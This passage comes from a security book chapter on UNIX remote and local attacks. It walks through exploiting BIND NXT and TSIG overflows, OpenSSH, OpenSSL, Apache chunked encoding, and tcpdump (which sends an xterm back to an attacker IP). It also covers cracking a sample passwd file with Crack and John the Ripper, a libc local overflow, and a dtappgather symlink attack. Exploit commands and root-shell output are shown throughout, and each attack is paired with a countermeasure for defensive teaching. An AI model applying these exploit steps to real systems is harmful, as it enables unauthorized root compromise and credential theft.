;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;       version.bind, type = TXT, class = CHAOS
;; ANSWER SECTION:
VERSION.BIND.           0S CHAOS TXT    "8.2.2"
```

This will query `named` and determine the associated version. Again, this underscores how important accurately footprinting your environment is. In our example, the target DNS server is running `named` version 8.2.2, which is vulnerable to the NXT attack. Other vulnerable versions of `named` include 8.2 and 8.2.1.

For this attack to work, the attackers *must* control a DNS server associated with a valid domain. It is necessary for the attackers to set up a subdomain associated with their domain on this DNS server. For our example, we will assume the attacker's network is attackers.org, the subdomain is called "hash," and the attackers are running a DNS server on the system called quake. In this case, the attackers would add the following entry to `/var/named/attackers.org.zone` on quake and restart `named` via the named control interface (`ndc`):

```
subdomain                 IN      NS      hash.attackers.org.
```

Again, quake is a DNS server that the attackers already control.

After the attackers compile the associated exploit written by the ADM crew (http://packetstormsecurity.org/9911-exploits/adm-nxt.c), it must be run from a separate system (tsunami) with the correct architecture. Since `named` runs on many UNIX variants, the following architectures are supported by this exploit.

```
 [tsunami]# adm-nxt
Usage: adm-nxt architecture [command]
Available architectures:
  1: Linux Redhat 6.x    - named 8.2/8.2.1 (from rpm)
  2: Linux SolarDiz's non-exec stack patch - named 8.2/8.2.1
  3: Solaris 7 (0xff)    - named 8.2.1
  4: Solaris 2.6         - named 8.2.1
  5: FreeBSD 3.2-RELEASE - named 8.2
  6: OpenBSD 2.5         - named 8.2
  7: NetBSD 1.4.1        - named 8.2.1
```

We know from footprinting our target system with `nmap` that it is Red Hat 6.*x;* thus, option 1 is chosen.

```
[tsunami]# adm-nxt 1
```

Once this exploit is run, it will bind to UDP port 53 on tsunami and wait for a connection from the vulnerable name server. You must not run a real DNS server on this system, or the exploit will not be able to bind to port 53. Keep in mind, the whole exploit is predicated on having the target name server connect to (or query) our fake DNS server, which is really the exploit listening on port UDP port 53. So how does an attacker accomplish this? Simple. The attacker simply asks the target DNS server to look up some basic information via the `nslookup` command:

```
[quake]# nslookup
Default Server:  localhost.attackers.org
Address:  127.0.0.1

> server 10.1.1.100
Default Server:  dns.victim.net
Address:  10.1.1.100
```

```
> hash.attackers.org
Server:  dns.victim.net
Address:  10.1.1.100
```

As you can see, the attackers run `nslookup` in interactive mode on a separate system under their control. Then the attackers change from the default DNS server they would normally use to the victim's server 10.1.1.100. Finally, the attackers ask the victim DNS server the address of "hash.attackers.org." This causes the dns.victim.net to query the fake DNS server listening on UDP port 53. Once the target name server connects to tsunami, the buffer overflow exploit will be sent to the dns.victim.net, rewarding the attackers with instant root access, as shown next.

```
[tsunami]# t666 1
Received request from 10.1.1.100:53 for hash.attackers.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

You may notice that the attackers don't have a true shell, but can still issue commands with root privileges.

DNS TSIG Overflow Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

In the tradition of ubiquitous BIND vulnerabilities, several devastating buffer overflow conditions were discovered in early 2001 as summarized by Carnegie Mellon's CERT at http://www.cert.org/advisories/CA-2001-02.html. These vulnerabilities affect the following versions of BIND:

BIND 8 versions	8.2, 8.2.1, 8.2.2 through to 8.2.2-P7 8.2.3-T1A through to 8.2.3-T9B
BIND 4 versions	Buffer overflow: 4.9.5 through to 4.9.7 Format string: 4.9.3 through to 4.9.5-P1

One of the nastiest overflows is related to the Transaction Signature (TSIG) processing features (RFC 2845) of BIND 8. This vulnerability can be exploited remotely with devastating consequences by combining it with the "infoleak" vulnerability noted in the CERT advisory. The infoleak vulnerability allows the attacker to remotely retrieve stack frames from `named`, which is necessary for performing the TSIG buffer overflow. Since the overflow occurs within the initial processing of a DNS request, both recursive and nonrecursive DNS servers are vulnerable.

Let's examine the attack in action against a vulnerable Linux DNS server.

```
[wave]# nmap 10.10.10.1 -p 53 -O
Starting nmap V. 2.30BETA17 by fyodor@insecure.org
Interesting ports on  (10.10.10.1):
Port       State       Service
53/tcp     open        domain
TCP Sequence Prediction: Class=random positive increments
Difficulty=3340901 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

We use the dig command to determine the version of BIND:

```
[wave]# dig @10.10.10.1 version.bind txt chaos
VERSION.BIND.           0S CHAOS TXT    "8.2.1"
```

Bingo! BIND 8.2.1 is vulnerable to the TSIG vulnerability.

```
[wave]# ./bind8x 10.10.10.1
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.1 (10.10.10.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 4010d6c8
[*] retrieved stack offset = bffffae8
[d] evil_query(buff, bffffae8)
[d] shellcode is 134 long
[d] olb = 232
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux toast 2.2.12-20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Similar to the DNS NXT exploit noted earlier, the attacker doesn't have a true shell, but can issue commands directly to named with root privileges.

DNS Countermeasure

First and foremost, for any system that is not being used as a DNS server, disable and remove BIND. On many stock installs of UNIX (particularly Linux), named is fired up during boot and never used by the system. Second, you should ensure that the version of BIND you are using is current and patched for related security flaws (see http://www.isc.org/products/BIND/bind-security.html). Patches for all the aforementioned

vulnerabilities have been applied to the latest versions of BIND. Third, run `named` as an unprivileged user. That is, `named` should fire up with root privileges only to bind to port 53 and then drop its privileges during normal operation with the `-u` option (`named -u dns -g dns`). Finally, `named` should be run from a `chrooted()` environment via the `-t` option, which may help to keep an attacker from being able to traverse your file system even if access is obtained (`named -u dns -g dns -t /home/dns`). While these security measures will serve you well, they are not foolproof; thus, it is imperative to be paranoid about your DNS server security.

If you are sick of the many insecurities associated with BIND, consider the use of the highly secure djbdns (http://cr.yp.to/djbdns.html) written by Dan Bernstein. Djbdns was designed to be a secure, fast, and reliable replacement for BIND.

SSH Insecurities

Popularity:	*6*
Simplicity:	*4*
Impact:	*10*
Risk Rating:	***7***

SSH is one of our favorite services for providing secure remote access. It has a wealth of features, and millions around the world depend on the security and peace of mind that SSH provides. In fact, many of the most secure systems rely on SSH to help defend against unauthenticated users and to protect data and login credentials from eavesdropping. For all the security SSH provides, it, too, has had some serious vulnerabilities allowing root compromise.

One of the most damaging vulnerabilities associated with SSH is related to a flaw in the SSH1 CRC-32 compensation attack detector code. This code was added several years back to address a serious crypto-related vulnerability with the SSH1 protocol. As is the case with many patches to correct security problems, the patch introduced a new flaw in the attack detection code that could lead to the execution of arbitrary code in SSH servers and clients that incorporated the patch. The detection is done using a hash table that is dynamically allocated based on the size of the received packet. The problem is related to an improper declaration of a variable used in the detector code. Thus, an attacker could craft large SSH packets (length > 2^16) to make the vulnerable code perform a call to `xmalloc()` with an argument of 0, which will return a pointer into the program's address space. If attackers are able to write to arbitrary memory locations in the program's (SSH server or client) address space, they could execute arbitrary code on the vulnerable system.

This flaw affects not only SSH servers but also SSH clients. All versions of SSH supporting the protocol 1 (1.5) that use the CRC compensation attack detector are vulnerable:

- OpenSSH versions prior to 2.3.0 are vulnerable.
- SSH-1.2.24 up to and including SSH-1.2.31 are vulnerable.

OpenSSH Challenge-Response Vulnerability

Several more recent and equally devastating vulnerabilities appeared in OpenSSH version 2.9.9-3.3 in mid 2002. The first vulnerability is an integer overflow in the handling of responses received during the challenge-response authentication procedure. Several factors need to be present for this vulnerability to be exploited. First, if the challenge-response configuration option is set to use and the system is using BSD_AUTH or SKEY authentication, then a remote attack may be able to execute code on the vulnerable system with root privileges. Let's take a look at the attack in action.

```
[wave]# ./ssh 10.0.1.1
[*] remote host supports ssh2
Warning: Permanently added '10.0.48.15' (RSA) to the list of known hosts.
[*] server_user: bind:skey
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
*GOBBLE*
OpenBSD rd-openbsd31 3.1 GENERIC#0 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

From our attacking system (wave) we were able to exploit the vulnerable system at 10.1.1.1, which had skey authentication enabled and was running a vulnerable version of sshd. As you can see the results are devastating, as we were granted root privilege on this OpenBSD 3.1 system.

The second vulnerability is a buffer overflow in the challenge-response mechanism. Regardless of the challenge-response configuration option, if the vulnerable system is using Pluggable Authentication Modules (PAM) with interactive keyboard authentication (PAMAuthenticationViaKbdInt), it may vulnerable to a remote root compromise.

SSH Countermeasure

Ensure that you are running a patched version of SSH client and server. For a complete listing of vulnerable SSH versions (and there are many), see the http://online.securityfocus.com/bid/5093. For a quick fix, upgrade to OpenSSH version 3.4.0 or later. The latest and greatest version of OpenSSH is located at http://www.openssh.com. In addition, consider using the privilege separation features present in OpenSSH version 3.2 and higher. This mechanism is designed to chroot, or create a non-privileged environment, for the sshd process to run in. Should an intruder compromise sshd (e.g., via a buffer overflow vulerability), the attacker would only be granted limited system privileges. Privilege separation can be enabled in `/etc/ssh/sshd_config` by ensuring that the `UsePrivilegeSeparation` is set to YES.

OpenSSL Overflow Attacks

Popularity:	8
Simplicity:	8
Impact:	10
Risk Rating:	**9**

Worms, worms, and more worms; when will we rid ourselves of these pesky attacks? It doesn't look like we will rid the computer world of worms, or of malicious code that propagates itself by taking advantage of vulnerable systems. In fact, the slapper worm was a fact-moving worm that targeted systems running OpenSSL up to and including 0.9.6d and 0.9.7 beta2. OpenSSL is an open source implementation of Secure Socket Layer (SSL) and is present in many versions of UNIX (especially the free variants). In the aforementioned vulnerable versions of OpenSSL, there was a buffer overflow condition in the handling of the client key value during the negotiations of the SSLv2 protocol. Thus, an attacker could execute arbitrary code on the vulnerable web server. That is exactly what the slapper worm did. Let's take a look at an OpenSSL attack in action.

```
[wave]$ ./ultrassl 10.0.1.1
ultrassl - an openssl <= 0.9.6d apache exploit (brute force version)
using 101 byte shellcode
performing information leak:
06 b7 98 7e 50 91 ba 65  3f a8 5d 8d 1e a6 13 60  | ...~P..e?.]....`
8d 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ................
00 20 00 00 00 36 64 35  39 32 34 30 32 66 64 31  | . ...6d592402fd1
33 34 32 36 37 33 31 33  34 33 66 65 33 32 37 30  | 3426731343fe3270
64 35 33 62 34 00 00 00  00 10 6e 15 08 00 00 00  | d53b4.....n.....
00 00 00 00 00 01 00 00  00 2c 01 00 00 05 e3 87  | .........,......
3d 00 00 00 00 8c 70 47  40 00 00 00 00 e0 6d 15  | =.....pG@.....m.
\08                                               | .
cipher  = 0x4047708c
ciphers = 0x08156de0
get_server_hello(): unexpected response
get_server_hello(): unexpected response
brute force: 0x40478e1c
populating shellcode..
performing exploitation..
Linux localhost.localdomain 2.4.7-10 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

As you can see, we successfully compromised the vulnerable web server 10.1.1.1 and now have unprivileged access to the system. Please note that we are not granted root access, since Apache runs as an unprivileged user (apache) on most systems. While an attacker doesn't get served up with root access instantly, it is only a matter of time before root access is obtained, as you will read later in the "Local Access" section of this chapter.

OpenSSL Countermeasure

The best solution is to apply the appropriate patches and upgrade to OpenSSL version 0.9.6e or higher. Keep in mind there are many platforms that use OpenSSL. For a complete list of vulnerable platforms, please see http://online.securityfocus.com/bid/5363/solution/. In addition, it is advisable to disable SSLv2 if it is not needed. This can be accomplished by locating the `SSLCipherSuite` directive in `httpd.conf`. Uncomment this line if it is currently commented out and append `:!SSLv2` to the end of the directive and remove any portion that may enable SSLv2, such as `:+SSLv2`. Restart the web server for changes to take effect. Also, the WWW Security FAQ (http://www.w3.org/Security/faq/www-security-faq.html) is a wonderful resource to help you get your web servers in tip-top shape.

Apache Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Since we just dished out some punishment for OpenSSL, we should turn our attention to Apache. Apache is the most prevelant web server on the planet. According to Netcraft.com, Apache is running on over 60% of the servers on the Internet. Given its popularity, it is no surprise that it is a favorite attack point for many cyber thugs. A serious vulnerability occurred is the way Apache handled invalid requests that are chunk encoded. Chunked transfer encoding enables the sender to transfer the body of an HTTP message in a series of chunks, each with its own size indicator. This vulnerability affects Apache 1.3 up to and including 1.3.24, as well as Apache 2 up to and including 2.0.39. An attacker can send a malformed request to the Apache server that exploits a buffer overflow condition.

```
[wave]$ ./apache-nosejob -h 10.0.1.1 -oo
[*] Resolving target host.. 10.0.1.1
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80000
[*] Currently using retaddr 0x88c00
[*] Currently using retaddr 0x91800
[*] Currently using retaddr 0x9a200
[*] Currently using retaddr 0xb2e00
uid=32767(nobody) gid=32767(nobody) group=32767(nobody)
```

We can see from the above that the vulnerable version of Apache was successfully exploited and that the attacker was granted user access “nobody”. Since Apache runs as an unprivileged user, the attacker does not immediately gain root access. As discussed in the upcoming “Local Access” section, on most systems it is only a matter of time before root access is compromised.

Apache Countermeasure

As with most of these vulnerabilities, the best solution is to apply the appropriate patch and upgrade to the latest secure version of Apache. This issue is resolved in Apache Server versions 1.3.26 and 2.0.39 and higher, which can be downloaded at http://www.apache.org. It is also advisable to check the vendor site if Apache is bundled with other software (e.g., Red Hat StrongHold). For a complete list of vulnerable Apache versions, please see http://online.securityfocus.com/bid/5033.

Promiscuous Mode Attacks

Popularity:	*1*
Simplicity:	*2*
Impact:	*8*
Risk Rating:	***4***

Network sniffing programs such as tcpdump, snort, and `snoop` allow system and network administrators to view the traffic that passes across their network. These programs are extremely popular and provide valuable data when trying to debug network problems. In fact, network intrusion detection systems are based upon sniffing technology and are used to look for anomalous behavior by passively sniffing traffic off the network. While providing an extremely valuable service, it is necessary for most sniffers to run with root privileges. It should be no surprise that network sniffers can be compromised by an attacker who is able to send malicious packets to the network where the sniffer resides.

Attacking a sniffer that is running in promiscuous mode is an interesting proposition because the target system doesn't require any listening ports. You read that correctly. You can remotely compromise a UNIX system that is running in promiscuous mode by exploiting vulnerabilities (for example, buffer overflows) in the sniffer program itself, even if the system has every TCP/UDP service disabled. A good example of such an attack is a vulnerability in tcpdump version 3.5.2. This particular version of tcpdump was vulnerable to a buffer overflow condition in the Andrew Files System (AFS) parsing code. Thus, an attacker could craft a packet that when decoded by tcpdump would execute any command as root. An exploit for this was published by The Hispahack Research Team at http://hispahack.ccc.de. Let's review this attack.

First, tcpdump must be running with the "snaplen" `-s` option used to specify the number of bytes in each packet to capture. For our example, we will use 500, which is enough to re-create the buffer overflow condition in the AFS parsing routine.

```
[wave]# tcpdump -s 500
```

It is important to mention that tcpdump run without a specified snaplen will default to 68 bytes, which is not enough to exploit this particular vulnerability. Now we will launch the actual attack. We specify our target (192.168.1.200) running the vulnerable version of tcpdump. This particular exploit is hard-coded to send back an `xterm`, so we supply the IP

address of the attacking system, 192.168.1.50. Finally, we must supply a memory offset for the buffer overflow condition (which may be different on other systems) of 100.

```
[tsunami]# tcpdump-xploit 192.168.1.200 192.168.1.50 100
```

Like magic, we are greeted with an `xterm` that has root privileges. Obviously, if this was a system used to perform network management or that had an IDS that used tcpdump, the effects would have been devastating.

Promiscuous Mode Attacks Countermeasure

For this particular vulnerability, users of tcpdump version 3.5.2 should upgrade to version 3.6.1 or higher at http://www.tcpdump.org/. For systems that are just used to capture network traffic or to perform intrusion detection functions, consider putting the network card that is capturing hostile traffic into "stealth mode." A system is considered to be in stealth mode when the network interface card is in promiscuous mode but does not have an actual IP address. Many times, stealth systems have a secondary network interface card that is plugged into a different segment that has an IP address used for management purposes. For instance, to put Solaris into stealth mode, you would issue the following command:

```
[quake]#/usr/sbin/ifconfig nf0 plumb -arp up
```

Configuring the promiscuous mode interface without an IP address prohibits the system from being able to communicate via IP with a hostile attacker. For our preceding example, an attacker would never have been able to receive an `xterm` from the 192.168.1.200 because that system could not communicate via the IP protocol with 192.168.1.50.

LOCAL ACCESS

Thus far, we have covered common remote-access techniques. As mentioned previously, most attackers strive to gain local access via some remote vulnerability. At the point where attackers have an interactive command shell, they are considered to be local on the system. While it is possible to gain direct root access via a remote vulnerability, often attackers will gain user access first. Thus, attackers must escalate user privileges to root access, better known as *privilege escalation.* The degree of difficulty in privilege escalation varies greatly by operating system and depends on the specific configuration of the target system. Some operating systems do a superlative job of preventing users without root privileges from escalating their access to root, while others do it poorly. A default install of OpenBSD is going to be much more difficult for users to escalate their privileges than a default install of Irix. Of course, the individual configuration has a significant impact on the overall security of the system. The next section of this chapter will focus on escalating user access to privileged or root access. We should note that, in most cases, attackers would attempt to gain root privileges; however, oftentimes it might not be necessary. For example, if attackers are solely interested in gaining access to an Oracle database, the attackers may only need to gain access to the Oracle ID, rather than root.

Password Composition Vulnerabilities

Popularity:	*10*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

Based upon our discussion in the "Brute Force Attacks" section earlier, the risks of poorly selected passwords should be evident at this point. It doesn't matter whether attackers exploit password composition vulnerabilities remotely or locally—weak passwords put systems at risk. Since we covered most of the basic risks earlier, let's jump right into password cracking.

Password cracking is commonly known as an *automated dictionary attack.* While brute force guessing is considered an active attack, password cracking can be done offline and is passive in nature. It is a common local attack, as attackers must obtain access to the `/etc/passwd` file or shadow password file. It is possible to grab a copy of the password file remotely (for example, via TFTP or HTTP). However, we felt password cracking is best covered as a local attack. It differs from brute force guessing because the attackers are not trying to access a service or `su` to root in order to guess a password. Instead, the attackers try to guess the password for a given account by encrypting a word or randomly generated text and comparing the results with the encrypted password hash obtained from `/etc/passwd` or the shadow file.

If the encrypted hash matches the hash generated by the password-cracking program, the password has been successfully cracked. The process is simple algebra. If you know two out of three items, you can deduce the third. We know the dictionary word or random text—we'll call this *input.* We also know the password-hashing algorithm (normally Data Encryption Standard [DES]). Therefore, if we hash the input by applying the applicable algorithm, and the resultant output matches the hash of the target user ID, we know what the original password is. This process is illustrated in Figure 7-4.

Two of the best programs available to crack passwords are Crack 5.0a from Alec Muffett, and John the Ripper from Solar Designer. Crack 5.0a, "Crack" for short, is probably the most popular cracker available and has continuously evolved since its inception. Crack comes with a very comprehensive wordlist that runs the gamut from the unabridged dictionary to *Star Trek* terms. Crack even provides a mechanism that allows a crack session to be distributed across multiple systems. John the Ripper—or "John," for short—is newer than Crack 5.0a and is highly optimized to crack as many passwords as possible in the shortest time. In addition, John handles more types of password hashing algorithms than Crack. Both Crack and John provide a facility to create permutations of each word in their wordlist. By default, each tool has over 2,400 rules that can be applied to a dictionary list to guess passwords that would seem impossible to crack. Each tool has extensive documentation that we encourage you to peruse. Rather than discussing each tool feature by feature, we are going to discuss how to run Crack and review the associated output. It is important to be familiar with how a password file is organized. If you need a refresher on how the `/etc/passwd` file is organized, please consult your UNIX textbook of choice.




Figure 7-4. How password cracking is accomplished

Crack 5.0a

Running Crack on a password file is normally as easy as giving it a password file and waiting for the results. Crack is a self-compiling program and, when executed, will begin to `make` certain components necessary for operation. One of Crack's strong points is the sheer number of rules used to create permutated words. In addition, each time it is executed, it will build a custom wordlist that incorporates the user's name, as well as any information in the GECOS or comments field. Do not overlook the GECOS field when cracking passwords. It is extremely common for users to have their full name listed in the GECOS field and to choose a password that is a combination of their full name. Crack will rapidly ferret out these poorly chosen passwords. Let's take a look at a bogus password file and begin cracking:

```
root:cwIBREDaWLHmo:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
<other locked accounts omitted>
```

```
nobody:*:99:99:Nobody:/:
eric:GmTFg0AavFA0U:500:0::/home/eric:/bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:0xUH89TiymLcc:501:501::/home/es:/bin/bash
mother:jxZd1tcz3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKROryhFDE2:506:506::/home/jfr:/bin/bash
```

To execute Crack against our bogus password file, we run the following command:

```
[tsunami]# Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux  2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 i686 unknown
<omitted for brevity>

Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324

Done
```

At this point, Crack is running in the background and saving its output to a database. To query this database and determine whether any passwords were cracked, we need to run `Reporter`:

```
[tsunami]# Reporter -quiet
---- passwords cracked as of Sat 13:09:50 EDT  ----

Guessed eric [jenny]           [passwd /bin/csh]
Guessed hackme [hackme]        [passwd /bin/bash]
Guessed temp [temp]            [passwd /bin/bash]
Guessed es [eses]              [passwd /bin/bash]
Guessed jfr [solaris1]         [passwd /bin/bash]
```

We have displayed all the passwords that have cracked thus far by using the `-quiet` option. If we execute `Reporter` with no options, it will display errors, warnings, and

locked passwords. Several scripts included with Crack are extremely useful. One of the most useful scripts is `shadmrg.sv`. This script is used to merge the UNIX password file with the shadow file. Thus, all relevant information can be combined into one file for cracking. Other commands of interest include `make tidy`, which is used to remove the residual user accounts and passwords after Crack has been executed.

One final item that should be covered is learning how to identify the associated algorithm used to hash the password. Our test password file uses DES to hash the password files, which is standard for most UNIX flavors. As added security measures, some vendors have implemented MD5 and blowfish algorithms, which are two very strong cryptographic algorithms. A password that has been hashed with MD5 is significantly longer than a DES hash and is identified by "$1" as the first two characters of the hash. Similarly, a blowfish hash is identified by "$2" as the first two characters of the hash. If you plan to crack MD5 or blowfish hashes, we strongly recommend the use of John the Ripper.

John the Ripper

John the Ripper from Solar Designer is one of the best password cracking utilities available and can be found at http://www.openwall.com/john/. You will find both UNIX and NT versions of John here, which is a bonus for Windows users. As mentioned before, John is one of the best and fastest password cracking programs available. It is extremely simple to run.

```
[shadow]# john passwd
Loaded 9 passwords with 9 different salts (Standard DES [24/32 4K])
hackme          (hackme)
temp            (temp)
eses            (es)
jenny           (eric)
t78             (bob)
guesses: 5  time: 0:00:04:26 (3)  c/s: 16278  trying: pireth - StUACT
```

We run `john`, give it the password file that we want (`passwd`), and off it goes. It will identify the associated encryption algorithm—in our case, DES—and begin guessing passwords. It first uses a dictionary file (`password.lst`) and then begins brute force guessing. As you can see, the stock version of John guessed the user bob, while Crack was able to guess the user jfr. So we received different results with each program. This is primarily related to the limited word file that comes with `john`, so we recommend using a more comprehensive wordlist, which is controlled by `john.ini`. Extensive wordlists can be found at http://packetstormsecurity.org/Crackers/wordlists/.

Password Composition Countermeasure

See "Brute Force Countermeasure," earlier in this chapter.

Local Buffer Overflow

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

Local buffer overflow attacks are extremely popular. As discussed in the "Remote Access" section earlier, buffer overflow vulnerabilities allow attackers to execute arbitrary code or commands on a target system. Most times, buffer overflow conditions are used to exploit SUID root files, enabling the attackers to execute commands with root privileges. We already covered how buffer overflow conditions allow arbitrary command execution. (See "Buffer Overflow Attacks," earlier in the chapter.) In this section, we discuss and give examples of how a local buffer overflow attack works.

In May 1999, Shadow Penguin Security released an advisory related to a buffer overflow condition in libc relating to the environmental variable LC_MESSAGES. Any SUID program that is dynamically linked to libc and that honors the LC_MESSAGES environmental variable is subject to a buffer overflow attack. This buffer overflow condition affects many different programs because it is a buffer overflow in the system libraries (libc) rather than in one specific program, as discussed earlier. This is an important point, and one of the reasons we chose this example. It is possible for a buffer overflow condition to affect many different programs if the overflow condition exists in libc. Let's discuss how this vulnerability is exploited.

First, we need to compile the actual exploit. Your mileage will vary greatly, as exploit code is very persnickety. Often, you will have to tinker with the code to get it to compile because it is platform dependent. This particular exploit is written for Solaris 2.6 and 7. To compile the code, we used `gcc`, or the GNU compiler. Solaris doesn't come with a compiler, unless purchased separately. The source code is designated by `*.c`. The executable will be saved as `ex_lobc` by using the `-o` option.

```
[quake]$ gcc ex_lobc.c -o ex_lobc
```

Next, we execute `ex_lobc`, which will exploit the overflow condition in libc via an SUID program like `/bin/passwd`:

```
[quake]$ ./ex_lobc
jumping address : efffe7a8
#
```

The exploit then jumps to a specific address in memory, and `/bin/sh` is run with root privileges. This results in the unmistakable # sign, indicating that we have gained root access. This exercise was quite simple and can make anyone look like a security expert. In reality, the Shadow Penguin Security group performed the hard work by discovering and exploiting this vulnerability. As you can imagine, the ease of obtaining root access is a major attraction to most attackers when using local buffer overflow exploits.

Local Buffer Overflow Countermeasure

The best buffer overflow countermeasure is secure coding practices combined with a nonexecutable stack. If the stack had been nonexecutable, we would have had a much harder time trying to exploit this vulnerability. See the “Buffer Overflow Attacks” section, earlier in the chapter, for a complete listing of countermeasures. Evaluate and remove the SUID bit on any file that does not absolutely require SUID permissions.

Symlink

Popularity:	*7*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Junk files, scratch space, temporary files—most systems are littered with electronic refuse. Fortunately, in UNIX, most temporary files are created in one directory, `/tmp`. While this is a convenient place to write temporary files, it is also fraught with peril. Many SUID root programs are coded to create working files in `/tmp` or other directories without the slightest bit of sanity checking. The main security problem stems from programs blindly following symbolic links to other files. A *symbolic link* is a mechanism where a file is created via the `ln` command. A symbolic link is nothing more than a file that points to a different file. Let’s create a symbolic link from `/tmp/foo` and point it to `/etc/passwd`:

```
[quake]$ ln -s /tmp/foo /etc/passwd
```

Now if we `cat` out `/tmp/foo`, we get a listing of the password file. This seemingly benign feature is a root compromise waiting to happen. Although it is most common to abuse scratch files that are created in `/tmp`, some applications create scratch files elsewhere on the file system. Let’s examine a real-life symbolic-link vulnerability to see what happens.

In our example, we are going to study the `dtappgather` exploit for Solaris. `Dtappgather` is a utility shipped with the common desktop environment. Each time `dtappgather` is executed, it creates a temporary file named `/var/dt/appconfig/appmanager/generic-display-0` and sets the file permissions to 0666. It also changes the ownership of the file to the UID of the user who executed the program. Unfortunately, `dtappgather` does not perform any sanity checking to determine if the file exists or if it is a symbolic link. Thus, if attackers were to create a symbolic link from `/var/dt/appconfig/appmanager/generic-display-0` to another file on the file system (for example, `/etc/passwd`), the permissions of this file would be changed to 0666, and the ownership of the file would change to that of the attackers. We can see before we run the exploit that the owner and group permissions of the file `/etc/passwd` are root:sys.

```
[quake]$ ls -l /etc/passwd
-r-xr-xr-x   1 root     sys          560 May  5 22:36 /etc/passwd
```

Next, we will create a symbolic link from named /var/dt/appconfig/appmanager/ generic-display-0 to /etc/passwd.

```
[quake]$ ln -s /etc/passwd
/var/dt/appconfig/appmanager/generic-display-0
```

Finally, we will execute dtappgather and check the permissions of the /etc/passwd file.

```
[quake]$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
[quake]$ ls -l /etc/passwd
-r-xr-xr-x   1 gk       staff        560 May  5 22:36 /etc/passwd
```

Dtappgather blindly followed our symbolic link to /etc/passwd and changed the ownership of the file to our user ID. It is also necessary to repeat the process on /etc/shadow. Once the ownership of /etc/passwd and /etc/shadow are changed to our user ID, we can modify both files and add a 0 UID (root equivalent) account to the password file. Game over in less than a minute's work.

Symlink Countermeasure

